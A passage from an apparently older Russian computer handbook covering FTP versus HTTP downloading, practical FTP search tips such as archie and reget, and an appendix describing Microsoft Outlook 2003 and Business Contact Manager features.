Иногда http и ftp-каталоги синхронизированы. Хорошим представителем является ftp.cdrom.com. Там каталоги не только синхронизированы, но и очень красиво оформлены при обращении к ним из WWW-браузера. Делается это просто, но не каждый соберется так красиво все оформить.

Кроме всего сказанного, оставшихся оптимистов ожидает еще одна пилуля. Согласно протоколу http, через который осуществляются коммуникации WWW, после каждого сеанса связи соединение между компьютерами разрывается. Это означает, что если вы решите с удовольствием погулять в браузере по каталогам, то, возможно, это не всегда будет так здорово, как кажется. На установление соединения, регистрацию пользователя уходит несоизмеримо больше времени, чем интерактивная работа в ftp-клиенте. Вот так вот приходится платить за современный модный интерфейс.

Некоторые выводы

Преимущества:

- ◆ Высокая интеграция в гипертекстовое пространство Интернет.
- ◆ Современное программное обеспечение.

Недостатки:

- ◆ Отсутствие **reget**.
- ◆ Невысокая надежность соединения на плохих линиях.
- ◆ Встречающиеся проблемы при обрыве соединения со включенным проху.
- ◆ Невысокая скорость работы из-за закрытия соединения после пересылки.
- ◆ Недоступность файлов через ftp, адресуемых через протокол http (хотя это и не недостаток самого http, это его особенность).

Как нетрудно заметить, все недостатки компенсируются надежными и быстрыми линиями связи. Уже достаточно канала в 256 k у провайдера, и основные проблемы исчезают.

Необходимо отметить, что в ближайшем времени http станет основной системой для пересылки файлов. Большую роль здесь играет развитие WWW, на которую теперь ориентируются практически все системы в Интернет. Плюс постоянный рост возможностей самих браузеров.

Сегодня уже часто оказывается удобнее воспользоваться ftp-mail. A Netscape Navigator уж сам извлекает файл из письма, распакует его и приготовит для запуска. Таким образом, служба ftp сегодня сильно меняется.

Сам ftp всегда являлся достаточно актуальной проблемой, что очень хорошо видно при просмотре документации. Публикации на эту тему появлялись в Интернет регулярно с 1973 года, хотя тогда это еще и не называлось Интернет.

Кроме того, актуальность просто пересылки файлов для рядового пользователя падает. Если раньше большое количество документации, звуков, изображений лежало мертвым грузом на ftp, то теперь все чаще ту же информацию можно получить в виде красиво оформленного, и с большей вероятностью более свежего, html-файла.

Однако предсказать дату, когда получение информации не будет выражаться в виде конкретного файла, пока невозможно. И большинство людей так и работает «по старинке». Все-таки архивы программ пока еще остаются файловыми архивами.

Глава 9.

Советы по использованию FTP

FTP включает в себе очень большой объем информации. Поэтому очень несложно просто захлебнуться в ней. А если еще учесть и безликость имен файлов, то приходится сделать вывод — для того, чтобы профессионально использовать FTP, надо обдумывать все свои действия. Поэтому позвольте представить вам несколько советов, дабы облегчить ваши странствования.

Никогда не исследуйте FTP-пространство, соединяясь со всеми попавшимися серверами и заходя во все каталоги. Частенько новичок, получив доступ к FTP, просто тратит много времени впустую, листая каждый каталог и заходя во все каталоги. Уясните сразу — нужной информации таким образом не найдете, а времени потеряете много.

Особенно если в ваших поисках не будет четкой цели. Дело в том, что имена файлов — это не документация к ним. Иногда встречается такое название, что его на клавиатуре-то набрать сложно. А понять смысл и вовсе невозможно. Нужно также отметить, что в Интернет очень много серверов, содержащих, мягко говоря, кучу хлама. А есть и всемирно известные, такие как ftp.funet.fi или ftp.cdrom.com. Не тратьте свою жизнь на изучение «сереньких» серверов. Лучше потратьте пару дней и изучите популярные.

Из первого пункта вы должны понять, что FTP-пространство — это огромный склад архивов. Поэтому нужен каталог всех документов. На первый взгляд, такое невозможно — ведь это миллионы компьюте-

ров. Однако кое у кого нашлась пара лишних долларов, и на свет появилась archie — база данных по содержимому FTP-серверов. С периодичностью раз в месяц эти компьютеры «обзванивают» все известные им FTP-серверы, заходят в каждый каталог и запоминают его содержимое. То есть делают работу, которую вам пришлось бы делать вручную. К сожалению, эти базы данных доступны через telnet — это протокол, по которому можно стать полноценным пользователем удаленного компьютера.

Однако имя файла не всегда отражает суть его содержания. Чаше бывает даже наоборот — суть не отражает имя файла. Попробуйте сформулировать возможные имена файлов программ баз данных по электронике. Никак. Вообще, универсального решения тут дать нельзя. Но можно воспользоваться следующей особенностью. Большое количество FTP-серверов заставляет некоторых их владельцев проводить нечто вроде рекламы. Частенько можно встретить файлы примерно следующего названия: «Новые файлы на файловом сервере...». Обычно их можно найти в телеконференциях. Вам повезло, если вы нашли сервер по интересующей вас тематике, который к тому же постоянно рассылает дайджесты с описанием новых файлов.

Если вам все же надо быстро «просканировать» содержимое сервера, то и тут часто не требуется заглядывание во все каталоги. Большинство серверов регулярно автоматически генерирует каталог своего содержимого и кладет его в самый верхний каталог. Вы можете переписать его себе и изучить его содержимое на досуге.

Относительно FTP-клиентов. Если у вас имеется только FTP-клиент с командной строчкой, а есть желание иметь какую-нибудь среду поудобнее, то могу посоветовать использовать WWW-клиенты. Их обычно называют WWW-браузерами (WWW browsers).

Однако учтите, что WWW-браузер каждый раз выполняет новое соединение, когда вы переходите в новый каталог или берете файл, и закрывает после окончания действия. Поэтому такой способ исследования директорий потребует намного больше времени, чем команды **cd** и **dir**.

В начале 90-х годов в Интернет стала набирать популярность WWW — World Wide Web. Сейчас это огромная гипертекстовая сеть, охватывающая весь мир. А удобство представления информации ни с чем не сравнимо. Очень качественно подготовленные документы создают впечатление работы с документом как с программой. Поэтому WWW больше подходит для навигации в информационном поле. Поэтому стало правилом класть описания программных документов вместе со ссылкой на FTP-сервер, где эту программу можно найти. Это не значит, что

для каждого файла, доступного через FTP, можно найти описание в WWW. Описания есть в основном для известных программ.

Однако воспользоваться WWW стоит вот почему: здесь существуют куда более качественные поисковые системы, чем archie. И ищут они не по имени документа, а по всем словам из всех известных документов. Поэтому сформулируйте, какие ключевые слова могут встречаться в требуемой вам теме, и обратитесь к одному из поисковых серверов, например <http://www.altavista.digital.com>. Есть вероятность, что вы можете найти документ со списков FTP-серверов по требуемой вам теме.

Частенько можно встретить огромные текстовые файлы. В них перечислены сотни FTP-серверов с кратким описанием их содержимого. Попробуйте воспользоваться ими, хотя это и не лучший способ найти требуемую информацию.

Если вы незнакомы с сервером и имеете желание исследовать его, то не делайте этого в каталогах /bin, /usr, /etc, /dev — там находятся системные файлы, необходимые UNIX для работы. Там просто нет ничего интересного.

Ну, а что же делать, если во время копирования большого файла связь неожиданно разорвалась? Вообще, есть три классических способа решения этой проблемы:

- ◆ Скопировать файл заново
- ◆ Использовать расширение команды **get** — **reget**. Ее синтаксис: **get -r имя_файла**.

Иногда встречаются очень большие файлы. И по определенным причинам вы не можете скопировать его за один сеанс связи. В таких случаях можно порекомендовать использовать расширение команды **get** — **reget**. Но при этом вам придется прерывать передачу файла искусственно, а затем при помощи **reget** продолжить копирование.

Приложения

Microsoft Outlook 2003

В современном быстро меняющемся мире большое значение приобретают возможности общения и взаимодействия с другими людьми. Это подтверждает повсеместное распространение Интернет и электронной почты. Благодаря тому, что Интернет и электронная почта стали средой, обеспечивающей взаимодействие людей друг с другом, ничто не мешает за считанные секунды связаться с любым человеком, находящимся в любой точке земного шара. Хотя это дает пользователям компьютеров возможность своевременно получать необходимые им сведения, у них возникает перегрузка информацией, поступающей в виде сообщений электронной почты, встреч, контактов, задач и документов. С помощью приложения Outlook 2003 пользователи смогут более эффективно планировать свое время и управлять информацией, и при этом им станет проще организовывать общий доступ к информации и совместное создание документов.

В случае, если пользователи проводят много времени, работая с электронной почтой, контактами, задачами и встречами, более эффективное выполнение даже небольшой доли задач может привести к заметному повышению производительности труда. Исследование показало, что пользователи самостоятельно обучаются работе с приложениями, выполняя текущие задачи, и осваивают новые возможности, когда возникает в них необходимость. Посему пользователям необходимо знать, что в продукте имеются необходимые им средства, что для овладения навыками применения этих средств требуется минимальное обучение и что эти средства обеспечивают явные преимущества по сравнению с применяемыми ими методами. В результате основной целью разработки новейшей версии приложения Outlook было сделать работу с электронной почтой, задачами, контактами и встречами более интуитивно понятной и не требующей от пользователя освоения новых способов выполнения своих задач или непроизводительных затрат времени на поиск этих способов. Еще одной целью было избавить пользователей от беспокойства по поводу того, смогут ли они получить доступ к своей информации.

Microsoft Office Outlook 2003 с диспетчером Business Contact Manager включен в Microsoft Office Small Business Edition 2003. Это дополнение к Outlook 2003 помогает профессиональным менеджерам по прода-

жам и руководителям малых предприятий наладить выгодные деловые отношения. Диспетчер Business Contact Manager расширяет функциональные возможности Outlook 2003, чтобы помочь менеджерам предприятий малого бизнеса отслеживать бизнес-контакты, партнеров и возможности продаж.

Outlook 2003 с Business Contact Manager делает работу руководителей и менеджеров по продажам более продуктивной, позволяя им отслеживать свои деловые связи и возможности реализации в одной программе — Outlook 2003, теперь не нужно искать важные данные о своих клиентах в разных местах. Outlook 2003 с диспетчером Business Contact Manager позволяет легко и быстро наладить связь предприятий малого бизнеса с их клиентами через программу интегрированного электронного маркетинга, а связь со своими бизнес-данными — через интеграцию с другими приложениями Microsoft Office 2003. Наконец, приложением Outlook 2003 с диспетчером Business Contact Manager легко пользоваться, поскольку этот диспетчер работает как надстройка к уже знакомому приложению Outlook.

Outlook 2003 с диспетчером Business Contact Manager выполняет все вышеперечисленное, добавляя к Microsoft Office Outlook 2003 следующие функции:

- ◆ **Партнеры и контакты.** Повышает уровень продаж, систематизируя записи о компаниях и отдельных клиентах, с которыми налажены деловые отношения.
- ◆ **Возможности повышения продаж.** Отслеживает возможности продаж, чтобы воплотить идеи в реальность. Повышает возможности продаж, собирая такие важные сведения, как состояние сделки, ожидаемый доход и вероятность заключения сделки.
- ◆ **Журнал действий.** Собирает в одном месте сведения обо всех действиях, относящихся к партнерам, бизнес-контактам и возможностям продаж. Используйте простой и быстрый просмотр связанных с элементами Outlook 2003 документов, чтобы всегда иметь возможность ускорить принятие важных деловых решений.
- ◆ **Составление отчетов.** Использует отчеты, чтобы быстро фильтровать и суммировать данные о партнерах и возможностях реализации. Например, можно составить отчеты, в которых будут указаны несостоявшиеся контакты или показаны каналы сбыта на следующий квартал.

Данные функции позволяют предприятиям малого бизнеса, пользующимся приложением Microsoft Office Outlook 2003 с диспетчером Business Contact Manager, выполнять следующие важные задачи.

Собирать вместе данные обо всех бизнес-контактах

Отслеживайте важную информацию о партнерах, контактах и возможностях продаж в Outlook 2003.

- ◆ Создавайте и систематизируйте записи о контактах, партнерах и возможностях реализации в Outlook 2003.
- ◆ Пользуйтесь журналом действий для просмотра всех файлов и элементов Outlook 2003, связанных с определенным клиентом или возможностью реализации. Теперь не нужно искать эту информацию в разных местах.
- ◆ Автоматически связывайте элементы Outlook 2003 и файлы, содержащие данные о партнерах, бизнес-контактах или возможностях реализации, что позволит их легко находить.
- ◆ Одним нажатием кнопки создавайте ссылки на документы, связанные с партнерами, бизнес-контактами или возможностями реализации, что упростит их поиск.
- ◆ Отсканированные документы присоединяйте к записям о контактах, это поможет исключить потерю важных бумаг.

Отслеживать любую возможность реализации, чтобы повысить доходы

Теперь всегда можно узнать состояние возможности реализации и уверенно двигаться к намеченной цели.

- ◆ Создавайте записи о возможностях реализации, чтобы отслеживать свои идеи и перспективы, поскольку теперь можно более эффективно управлять каналами реализации.
- ◆ Правильно определяйте приоритеты в работе, используя настраиваемые отчеты. Теперь известно место каждой возможности в процессе реализации и можно отслеживать достигнутые результаты.
- ◆ Быстро сортируйте и фильтруйте записи о контактах и возможностях реализации при помощи различных представлений, чтобы видеть только самые необходимые данные.

- ◆ Отслеживайте сведения о продуктах и ценах, которые имеют отношение к вашим возможностям, чтобы всегда знать доход от реализации и какой продукт продается в данный момент.
- ◆ Импортируйте прейскурант из других документов системы Microsoft Office System, чтобы всегда иметь самые последние данные о продукте для своих расценок.

Проводить больше времени со своими клиентами, а не с компьютером

- ◆ Посвящайте время работе с клиентами, не затрачивая его на изучение новых компьютерных программ. Используйте Outlook, уже известное вам приложение.
- ◆ Одним нажатием кнопки мыши импортируйте сведения о партнерах из других приложений Microsoft Office System и сразу используйте их в работе.
- ◆ С помощью приложения Outlook 2003 с диспетчером Business Contact Manager можно распечатывать календарь и список контактов в разных форматах, включая Franklin Covey, Day Timer, Day Runner, Deluxe и другие, что позволяет применять новые методы работы.

Сделать название своей компании самым известным посредством персонализированной связи

- ◆ Экспортируйте записи о своих бизнес контактах в Microsoft bCentral List Builder и рассылайте по электронной почте своим клиентам персонализированные, профессионально выглядящие информационные бюллетени.
- ◆ Быстро создавайте персонализированные электронные письма и информационные бюллетени при помощи разнообразных шаблонов Microsoft Office Publisher 2003 и Microsoft Office Word 2003.
- ◆ Используйте автоматическое приобретение пакетов целевых рекомендаций и импортируйте их в Outlook 2003 с диспетчером Business Contact Manager, чтобы следовать им.
- ◆ Оценивайте эффективность своих электронных маркетинговых кампаний, учитывая, сколько людей открыли ваши электронные письма и какие веб-страницы они посетили.

- ◆ Упростите свою работу со списком рассылки, автоматически обрабатывая отказы от участия в рассылке и возвратившиеся письма.

Работа с электронной почтой

Электронная почта — это одно из наиболее удобных, быстрых и недорогих средств коммуникации. С ее помощью вы наладите ведение деловой и личной переписки, сможете быстро рассылать прайс-листы и другую рекламную информацию о вашей фирме. Вы сможете использовать электронную почту, если ваш компьютер оснащен модемом. Кроме того, потребуется соответствующее программное обеспечение и соединение с провайдером услуг Интернет.

Обратитесь за консультацией к провайдеру, чтобы узнать, какие программы и установки необходимы для работы с электронной почтой. Там же вы получите адрес электронной почты, который имеет такую структуру:

Имя_пользователя@Адрес_домена

Работу с электронной почтой мы рассмотрим на примере программы Outlook Express. Эта программа устанавливается вместе с Microsoft Internet Explorer и включена в состав Windows. С помощью Outlook Express можно пересылать данные, а также работать с группами новостей в сети Интернет, охватывающей весь мир. Прежде чем приступить к установке и настройке службы Outlook Express, следует проверить, соответствует ли ваш компьютер требованиям, предъявляемым этой программой. Кроме того, должны быть выполнены следующие условия:

- ◆ **Обеспечен выход в Интернет.** Как правило, доступ к Интернет можно получить через Интернет-провайдера, связь с которым осуществляется по модему. Некоторые фирмы обеспечивают более надежную связь с Интернет (по выделенным линиям), в таком случае в Интернет можно попасть из локальной сети фирмы.
- ◆ **Обеспечено соединение с Интернет-провайдером.** Если для получения выхода в Интернет необходимо связаться с Интернет-провайдером по модему, должна быть правильно сконфигурирована система удаленного доступа.
- ◆ **Получены IP-адреса или имена почтового сервера и сервера новостей.** Управление сообщениями, поступающими по электронной почте, осуществляет почтовый сервер,

а группами новостей — сервер новостей, поэтому должны быть известны их IP-адреса или сетевые имена.

- ◆ **Получен адрес электронной почты (e-mail).** Узнайте у своего Интернет-провайдера или сетевого администратора адрес электронной почты.
- ◆ **Получены имя пользователя и пароль доступа к почтовому серверу и серверу новостей.** Для доступа к почтовому серверу и серверу новостей в Интернет необходимо получить у Интернет-провайдера или сетевого администратора регистрационное имя, а также пароль доступа.

Автозаполнение адреса

Когда пользователь вводит адрес электронной почты, Outlook в автоматическом режиме распознает его и заполняет имя на основе сообщений электронной почты, отправленных раньше этому получателю. Благодаря такой возможности, пользователи могут быстро отправлять сообщения электронной почты, не тратя время на поиск адресов. Введите в сообщении электронной почты имя человека, которому раньше уже посылалось сообщение.

Outlook в автоматическом режиме заполнит адрес.

Поддержка Hotmail в приложении Outlook

Теперь пользователи могут легко получать доступ к электронной почте, применяя учетную запись Hotmail (или других поставщиков услуг электронной почты в Интернет) непосредственно из приложения Outlook. Благодаря этой возможности, стало быстро и просто посылать сообщения электронной почты, применяя любую из учетных записей, не выходя из приложения Outlook.

Дайте в меню «Сервис» команду «Учетные записи».

Выберите «Добавить новую учетную запись электронной почты».

Выберите «HTTP».

Добавьте свою учетную запись Hotmail или любую другую почтовую учетную запись HTTP, поддерживающую протокол DAV.

Отправка с выбором учетной записи электронной почты

Пользователи, у которых есть несколько учетных записей электронной почты (к примеру, учетная запись Hotmail и учетная запись

Exchange), могут выбирать, какую учетную запись использовать для отправки каждого сообщения. Когда пользователь выбирает учетную запись, на информационной панели отображается, какая учетная запись применяется для отправки сообщения.

Существуют четкие правила для определения, какая учетная запись должна использоваться по умолчанию (к примеру, при ответе на сообщение используется учетная запись, на которую оно было изначально отправлено), в то же время пользователь может указать, какая учетная запись будет по умолчанию использоваться в приложении Outlook. Выберите в меню «Сервис» команду «Учетные записи» и настройте несколько учетных записей электронной почты (к примеру, Hotmail и Exchange).

Создайте новое сообщение электронной почты.

В раскрываемом меню «Учетная запись» (рядом с кнопкой «Отправить») выберите учетную запись, которую необходимо использовать.

Редактор Wordmail

В новой версии приложения Outlook в редактор Wordmail (который теперь по умолчанию используется в качестве редактора сообщений электронной почты) внесены существенные усовершенствования в отношении надежности, размера сообщений и набора функций. В частности, при использовании для сообщений электронной почты формата HTML редактор Wordmail удаляет специфичные для документа теги, которые были включены ранее, посему пользователи могут снова редактировать его в приложении Word. Благодаря этому уменьшается общий размер сообщения электронной почты.

Благодаря Wordmail, пользователи смогут также воспользоваться новыми и усовершенствованными возможностями приложения Word.

Убедитесь в том, что Word задан в качестве используемого по умолчанию редактора сообщений электронной почты. Для этого выберите в меню «Сервис» команду «Параметры».

Убедитесь в том, что на вкладке «Сообщение» установлен флажок «Использовать Microsoft Word как редактор сообщений».

Смарт-теги в редакторе Wordmail

Применяя по умолчанию Word в качестве редактора сообщений электронной почты, пользователи смогут оценить преимущества смарт-тегов, реализованных в приложении Word (включая смарт-теги

автозамены, параметров вставки, адреса, имени, даты и настраиваемые смарт-теги).

Смарт-теги представляют собой контекстно-чувствительные кнопки, предоставляющие пользователям варианты действий и необходимую информацию в тот момент, когда это им требуется.

Создайте новое сообщение электронной почты, применяя Word в качестве заданного по умолчанию редактора электронной почты.

Пример 1. Поместите в сообщение электронную таблицу Excel, чтобы получить доступ к смарт-тегу параметров вставки.

Пример 2. Введите имя контакта из приложения Outlook, чтобы получить доступ к смарт-тегу имен.

Формат сообщения в Wordmail

Пользователи могут менять формат сообщения по ходу его создания и выбирать формат для каждого сообщения. Благодаря возможности переключения между форматами HTML, RTF и «обычный текст», им проще отформатировать свое сообщение так, чтобы оно наилучшим образом выглядело на экране получателя. Создайте новое сообщение электронной почты, применяя Word в качестве заданного по умолчанию редактора электронной почты.

В раскрывающемся меню формата сообщения выберите нужный формат.

Очистка почтового ящика

Пользователи могут быстро узнать размер своего почтового ящика, найти файлы по их размеру или по дате и даже удалять, перемещать и архивировать эти файлы, чтобы освободить место. Имеет смысл сделать так, чтобы пользователи сервера Exchange в автоматическом режиме получали предупреждения, когда размер почтового ящика близок к предельному, и могли обратиться к перечисленным выше средствам очистки почтового ящика. Дайте в меню «Сервис» команду «Очистка почтового ящика».

Автоматическая очистка текста

Теперь в приложении Outlook возможно очищать сообщения, созданные в формате «обычный текст», которые часто содержат лишние переносы строк, затрудняющие чтение сообщения. Для того, чтобы было удобнее читать сообщение, Outlook в автоматическом режиме удаляет лишние переносы строк (имеется также возможность отключить эту функцию), когда пользователь открывает сообщение электронной почты, просматривает его в области просмотра или печатает. Автоматически

выполняется, когда открывается сообщение электронной почты в формате «обычный текст».

Гиперссылки в строке темы

В приложении Outlook теперь распознаются URL-адреса, помещенные в строке темы сообщений электронной почты. Благодаря этому пользователи могут легко переходить на соответствующий web-сайт, применяя свой заданный по умолчанию обозреватель, при этом не необходимо сначала копировать адрес, а после этого вставлять его в web-обозреватель. Введите URL-адрес (к примеру, www.microsoft.com) в строке темы сообщения электронной почты.

Обратите внимание, что Outlook распознает гиперссылку.

Поиск

Пользователи могут легко найти важные сообщения, встречи и задания благодаря усовершенствованной панели поиска, открывающей им доступ к возможностям, предоставлявшимся раньше исключительно при расширенном поиске. К примеру, пользователи могут указать, в какой папке на своем компьютере или в сети требуется выполнить поиск. Кроме этого, при использовании как панели «Поиск», так и панели «Расширенный поиск», имеется возможность остановить поиск в процессе его выполнения и продолжить его с того места, где он был остановлен. На панели инструментов «Стандартная» нажмите на кнопку «Найти».

Область просмотра

В области просмотра пользователи могут переходить по гиперссылке, отвечать на приглашения на собрания и просматривать свойства адреса электронной почты, не открывая сообщение. Включите область просмотра, выбрав в меню «Вид» команду «Область просмотра».

Личный календарь и расписание группы

Пользователи могут сохранять несколько групповых календарей в приложении Outlook, чтобы обеспечить быстрый и удобный доступ к расписаниям группы или комнаты переговоров. В пределах единого интерфейса календаря пользователи могут просматривать сведения о занятости группы, а также отправлять почту или назначать встречи со всей группой.

В представлении календаря нажмите на кнопку «Расписания».

Для того, чтобы добавить группу, нажмите на кнопку «Создать».

Совместное использование сведений о занятости в приложении Outlook

Теперь посредством приложения Outlook пользователи могут свободно предоставлять сведения о занятости в общий доступ для других пользователей в Интернет. Благодаря этой возможности упрощается планирование собраний с участием других пользователей приложения Outlook, не имеющих доступа к серверу Exchange. Создайте новую встречу. Введите адрес smtp (к примеру, XYZ@msn.com) и нажмите на кнопку отправки. Приложение Outlook предложит установить общий доступ к информации о занятости.

Окно напоминаний

У пользователей теперь есть единое окно напоминаний для всех напоминаний о встречах и заданиях. Это дает возможность им легко отменять и откладывать напоминания, а также открывать напоминания по одному или все одновременно. Назначьте несколько собраний и заданий.

Окно напоминаний в автоматическом режиме появляется в заданное время.

Цвета календаря

Пользователи могут идентифицировать важные встречи посредством новой возможности выделения цветом в календаре. Пользователь может отменить отдельные встречи каким-либо цветом или создать правила автоматического форматирования, чтобы эти встречи в автоматическом режиме размечались указанным цветом. У каждого цвета есть метка, которая может настраиваться пользователем.

Создайте новую встречу и выберите для нее цвет из раскрывающегося списка меток (или выберите встречу в представлении календаря).

Для того, чтобы задать правила автоматического выделения встреч посредством различных цветов, на панели инструментов «Стандартная» нажмите на кнопку «Цвета календаря» и выберите «Автоформатирование».

Для того, чтобы настроить метки, на панели инструментов «Стандартная», нажмите на кнопку «Цвета календаря» и выберите «Изменить метки».

Предложение другого времени

Получив приглашение на встречу, пользователи теперь могут предложить ее организатору новое время встречи вместо того, чтобы просто отклонить приглашение. Кроме этого, пользователи, имеющие

доступ к серверу Exchange, могут, прежде чем предложить новое время встречи, просмотреть время, когда каждый из приглашенных свободен или занят. Откройте приглашение на встречу.

Нажмите на кнопку «Предложить новое время».

Интеграция со службой MSN Messenger

Когда пользователь открывает карточку контакта или сообщение электронной почты (или просматривает его в области просмотра), он может определить, подключен ли этот человек к сети, и сразу начать сеанс MSN Messenger из приложения Outlook.

В меню «Сервис» дайте команду «Параметры» и перейдите на вкладку «Дополнительно».

Выберите «Включить поддержку мгновенных сообщений в Microsoft Outlook».

Поле «Краткое имя»

Контакты теперь содержат поле «Краткое имя» для имен получателей электронной почты. Имя, введенное в поле «Краткое имя», появляется в поле «Кому» вместо реального адреса электронной почты в процессе создания сообщения. Откройте сведения о контакте.

Введите текст, который будет отображаться, в поле «Краткое имя».

Заголовки столбцов адресной книги

Теперь возможно менять ширину заголовков столбцов. Благодаря этому пользователи могут показать или скрыть столбцы, чтобы отображались исключительно те сведения, которые полезны при поиске записей в адресной книге.

В меню «Сервис» дайте команду «Адресная книга».

Для того чтобы изменить ширину, «кликните» границу заголовка столбца и перетащите ее.

LDAP

Адресная книга LDAP организована более рационально, она обладает улучшенными возможностями поиска и обеспечивает более быстрый ответ на запросы.

В каталоге LDAP теперь реализованы многие из тех возможностей поиска, которые доступны при использовании списка глобальных адресов Exchange (Exchange Global Address List), вместе с дополнительными сведениями о записях.

Поддержка вывода результатов в виде страниц дает возможность прокручивать элементы каталогов с серверов, возвращая результаты в виде страниц.

Поддержка виртуального списка: возможно просматривать записи так же, как в списке глобальных адресов Exchange. В диалоговом окне «Адресная книга» в раскрывающемся меню «Источник адресов» выберите каталог LDAP (если он доступен).

В диалоговом окне «Адресная книга» в меню «Сервис» дайте команду «Найти», чтобы выполнить расширенный поиск.

Для того, чтобы просмотреть дополнительные сведения, дважды «кликните» элемент каталога LDAP.

Адресная книга контактов

В адресной книге контактов имеется столбец «Краткое имя». Используя этот столбец, возможно эффективно искать сведения о контакте, особенно если для одного имени контакта существует множество записей. При использовании файла из локального хранилища web-папок в адресной книге контактов полностью поддерживается кодировка Юникод. В меню «Сервис» дайте команду «Адресная книга».

Раскройте меню «Источник адресов» и выберите «Контакты».

Обратите внимание, что добавилось поле «Краткое имя».

Интеграция с сервером Microsoft Exchange

Улучшенная синхронизация

Теперь приложение Outlook проще настроить для использования в автономном режиме посредством одной команды, и в то же время все протоколы (IMAP, POP, MAPI) могут быть синхронизированы. Различные учетные записи также могут быть синхронизированы различными способами в зависимости от того, подключен пользователь к сети или работает в автономном режиме. Пользователи могут выбрать, какая информация из сообщения электронной почты должна быть синхронизирована — исключительно заголовок или все сообщение. Посредством новой функции отчета о ходе выполнения пользователю сообщается, сколько времени займет процесс синхронизации. При желании пользователь может выборочно отменить синхронизацию различных учетных записей. В меню «Сервис» дайте команду «Настройка отправки и получения».

Выберите необходимое действие.

Отмена запроса к серверу

В случае, если сетевое подключение прервано, пользователи могут отменить запрос на подключение приложения Outlook к серверу Exchange Server. Благодаря этому приложение Outlook 2003 более гибко реагирует на неполадки в сети или на сервере, позволяя пользователям продолжать работу. Автоматически предлагается, когда сервер недоступен.

Улучшенное подключение к серверу Exchange Server

Подключение приложения Outlook 2003 к серверу Exchange стало более эффективным, поэтому пользователи могут быстрее загружать свою электронную почту. Это связано со снижением числа циклов передачи данных между клиентом и сервером, а также сокращением, по сравнению с предыдущими версиями Outlook, объема передаваемых данных. Кроме этого, усовершенствовано подключение к каталогу. Теперь, если подключение к серверу глобального каталога по каким-то причинам нарушается, Outlook запрашивает ссылку на другой сервер каталога и незаметно для пользователя подключается к этому серверу. Выполняется в автоматическом режиме.

Надежность, восстановление данных и безопасность

Еще одной ключевой целью разработки приложения Outlook 2003 было обеспечить пользователям возможность работать, не беспокоясь о программном обеспечении. Благодаря средствам обеспечения надежности, реализованным в новейшей версии приложения Outlook, пользователь сможет продолжить работу даже при возникновении ошибок (появление которых, впрочем, маловероятно).

Кроме этого, в приложение Outlook 2003 входит ряд улучшенных средств обеспечения безопасности данных, позволяющих пользователю чувствовать себя увереннее при работе с электронной почтой.

Важно: О дополнительных возможностях в этой области, охватывающих все приложения пакета Office, возможно узнать в руководстве по продукту Office 2003.

Улучшенная защита от вирусов в приложении Outlook

В приложении Outlook применяются следующие способы, помогающие пользователям и организациям защитить компьютеры от вирусов.

- ◆ Блокирование вложений электронной почты, связанных с небезопасными файлами.
- ◆ Предотвращение автоматического доступа программ к адресной книге пользователя и отправления сообщений электронной почты от имени пользователя. Пользователь получает предупреждение, и ему предлагается продолжить выполнение действия. Благодаря этому предотвращается распространение вируса на компьютеры других пользователей.
- ◆ Предоставление администраторам возможности настраивать перечисленные выше параметры в соответствии с требованиями к безопасности в конкретной организации. Выполняется в автоматическом режиме.

Восстановление документов

В редакторе Wordmail возможно сохранить текущие файлы, когда происходит ошибка в приложении. В результате пользователи меньше времени проводят, создавая заново свои сообщения электронной почты, и больше времени занимаются выполнением своих прямых обязанностей. Это средство доступно исключительно в том случае, если происходит ошибка.

Выберите восстановление документа и нажмите на кнопку **«Закрыть»**.

Откройте восстановленный документ в области восстановления документов.

Отчеты об ошибках в приложениях

Работая в приложении Outlook, пользователи могут в автоматическом режиме сообщать о любых встречающихся ошибках непосредственно в корпорацию «Майкрософт» или в отдел информационных технологий своей организации. В результате корпорация «Майкрософт» (или отдел информационных технологий) получает данные, необходимые для дальнейшей диагностики и исправления произошедшей ошибки, а также для предоставления пользователям рекомендаций, как избежать подобной ошибки в будущем, и дополнительных сведений о ней. Это средство доступно только в том случае, если происходит ошибка.

В диалоговом окне сообщения об ошибке выберите отправку отчета об ошибке в корпорацию «Майкрософт».

Восстановление приложений

Это средство обеспечивает безопасный способ завершения работы не отвечающих приложений. Пользователи могут завершить работу не отвечающего приложения, одновременно запустив процесс восстановления сообщения Wordmail и отправку отчета о неполадке в корпорацию «Майкрософт» или в корпоративный отдел информационных технологий. В случае, если приложение Outlook не отвечает, нажмите на кнопку **«Пуск»**, просто укажите команду **«Программы»**, выберите **«Средства Office»**, а после этого **«Восстановление приложений Microsoft Office»**.

Выберите перезапуск или завершение работы приложения.

Настройка

Чем больше времени пользователи или администраторы тратят на установку или настройку продукта, тем выше расходы, которые обусловлены снижением производительности, увеличением частоты обращений в службу технической поддержки и общей неудовлетворенностью работой. Посему одной из главных целей разработки Outlook 2003 было упростить установку и настройку приложения, чтобы пользователи могли сконцентрироваться на своей работе, а не беспокоиться о программном обеспечении. Это достигается за счет множества различных усовершенствований, таких как единый интегрированный режим электронной почты, усовершенствованные возможности настройки в мастере выборочной установки и упрощенный интерфейс для задания учетных записей электронной почты.

Интегрированные режимы корпоративной работы и работы исключительно с Интернет

В приложении Outlook больше нет разделения на режим **Интернет** и режим **Exchange**. Посредством нового мастера учетных записей электронной почты возможно создать несколько типов учетных записей (Exchange, POP3, IMAP, HTTP, LDAP, Microsoft Mail) в одном профиле. При этом по-прежнему поддерживается несколько профилей. Имеет смысл выбрать учетную запись, которая будет использоваться для отправки и получения сообщений. Выполняется в автоматическом режиме.

Настройка электронной почты

Благодаря новому интерфейсу учетных записей электронной почты, пользователи могут легко добавлять и изменять учетные записи, каталоги и адресные книги. В меню **«Сервис»** дайте команду **«Учетные записи»**.

Настройка приложения Outlook посредством мастера выборочной установки

Посредством мастера выборочной установки администраторы могут при необходимости создавать, изменять и замещать профили, не обращаясь для этого к нескольким служебным программам. Администраторы могут также настраивать подключение к серверу Exchange, удалять устаревшие информационные службы, настраивать используемые по умолчанию значения параметров Outlook и обращаться к множеству других возможностей настройки приложения Outlook для одного пользователя или группы.

Откройте мастер выборочной установки.

Перейдите к шагу, на котором администраторы могут задать данные для профилей приложения Outlook.

Следуйте инструкциям мастера выборочной установки, пока приложение не будет должным образом настроено.

Политики сохранения

Администраторы могут легко устанавливать правила, определяющие срок хранения документов и сообщений электронной почты. Эта функция побуждает пользователей удалять устаревшие и конфиденциальные сообщения и дает возможность администраторам очищать систему от старых элементов независимо от их местоположения. Для того, чтобы просмотреть политики сохранения, установленные администратором, выберите в меню «Сервис» команду «Параметры».

Перейдите на вкладку «Дополнительно» и выберите «Автоархивация».

Выберите «Сведения о политике сохранения».

Усовершенствованная поддержка региональных стандартов

